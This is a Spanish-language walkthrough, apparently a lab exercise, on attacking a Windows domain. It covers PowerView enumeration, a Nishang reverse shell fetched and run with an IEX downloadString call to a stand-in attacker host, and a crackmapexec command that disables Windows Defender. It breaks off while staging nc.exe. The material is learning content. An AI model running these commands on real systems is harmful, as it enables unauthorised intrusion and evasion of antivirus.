

Ya tenemos una maquina unida al dominio asi que despues de descativar el windows defender para descomprimir las tools que tenemos en la ruta especificada





El comando -ep bypass sirve para ejecutar scripts , después procedemos a importar PowerView



Probamos varios comandos de de PowerView para enumeración









Este comando nos sirve para enumerar las descripciones de los usuarios








D





















  
Sabemos que podemos ejecutar comandos con el usuario Administrador debido a que ya obtuvimos el hash , buscamos la manera de ejecutar una reverse Shell




Encontramos en git una manera de ejecutar dicha reverse Shell , debemos instalar Nishang



Lo encontramos en un repositorio de git y lo descargamos en nuestra maquina Kali




Debemos agregarle en la ultima línea del archivo, Invoke-PowerShellTcp este es el nombre del comando que ejecuta una shell de PowerShell a través de TCP. Es parte de la herramienta **Nishang**, que contiene varios scripts para ataques de PowerShell.



Subimos un servidor http para que la maquina atacante pueda descargar el archivo Invoke



Como observamos anteriormente , podemos ejecutar comando , por lo tanto descargamos y ejecutamos el archivo que subimos previamente



**powershell**: Llama al intérprete de PowerShell, que permite ejecutar scripts y comandos dentro de PowerShell.


**IEX**: Esta es una abreviatura de **Invoke-Expression**. El cmdlet Invoke-Expression ejecuta un string de texto como si fuera un comando de PowerShell. En este caso, el string es el que se obtiene descargando el contenido de la URL.

IEX permite ejecutar código dinámicamente. Si el contenido descargado es un script PowerShell, será ejecutado directamente.


**(New-Object Net.WebClient)**: Crea una nueva instancia de la clase **Net.WebClient**, que es una clase de .NET utilizada para realizar operaciones de descarga o carga de datos a través de HTTP o FTP.

**downloadString('http://tuIP:8080/Invoke-PowerShellTcp.ps1')**: Usa el método **downloadString** del objeto **WebClient** para descargar el contenido de la URL proporcionada. En este caso, la URL es http://tuIP:8080/Invoke-PowerShellTcp.ps1, lo que sugiere que el script Invoke-PowerShellTcp.ps1 está hospedado en un servidor web en la máquina atacante, en la dirección IP tuIP y en el puerto 8080.

La función **downloadString** recupera el contenido del archivo Invoke-PowerShellTcp.ps1 desde el servidor web y lo devuelve como una cadena de texto.



Después de lanzar el comando observamos que se conecta por la el puerto que pusimos y ya tenemos una Shell a administrador



Otra manera es tener acceso a una estación es por medio de una nc.exe , primero identificamos la ip de la estación que queremos atacar , teneindo en cuenta que ya tenemos credenciales del Administrador , podemos usar la herramienta de crackmapexec para ejecutar comandos y desactivamos el Windows Defender.  
  
-x "powershell -Command \"Set-MpPreference -DisableRealtimeMonitoring \$true\""


powershell: Especifica que el comando a ejecutar se realizará en PowerShell.

-Command: Permite pasar un comando a PowerShell.


Set-MpPreference -DisableRealtimeMonitoring $true


Set-MpPreference: Es un cmdlet de PowerShell usado para configurar las preferencias de Windows Defender.

-DisableRealtimeMonitoring $true: Desactiva la monitorización en tiempo real del antivirus Windows Defender.





Ahora si , desactivamos el Windows Defender , necesitamos que la victima descargue nc.exe , primero debemos subir un servidor http en Kali para que la victima lo descargue







Antes de que la victima lo descargue necesitamos crear una carpeta , ya que vamos a guardar el archivo descargado en C:\\ y este no permite descargar cosas directamente



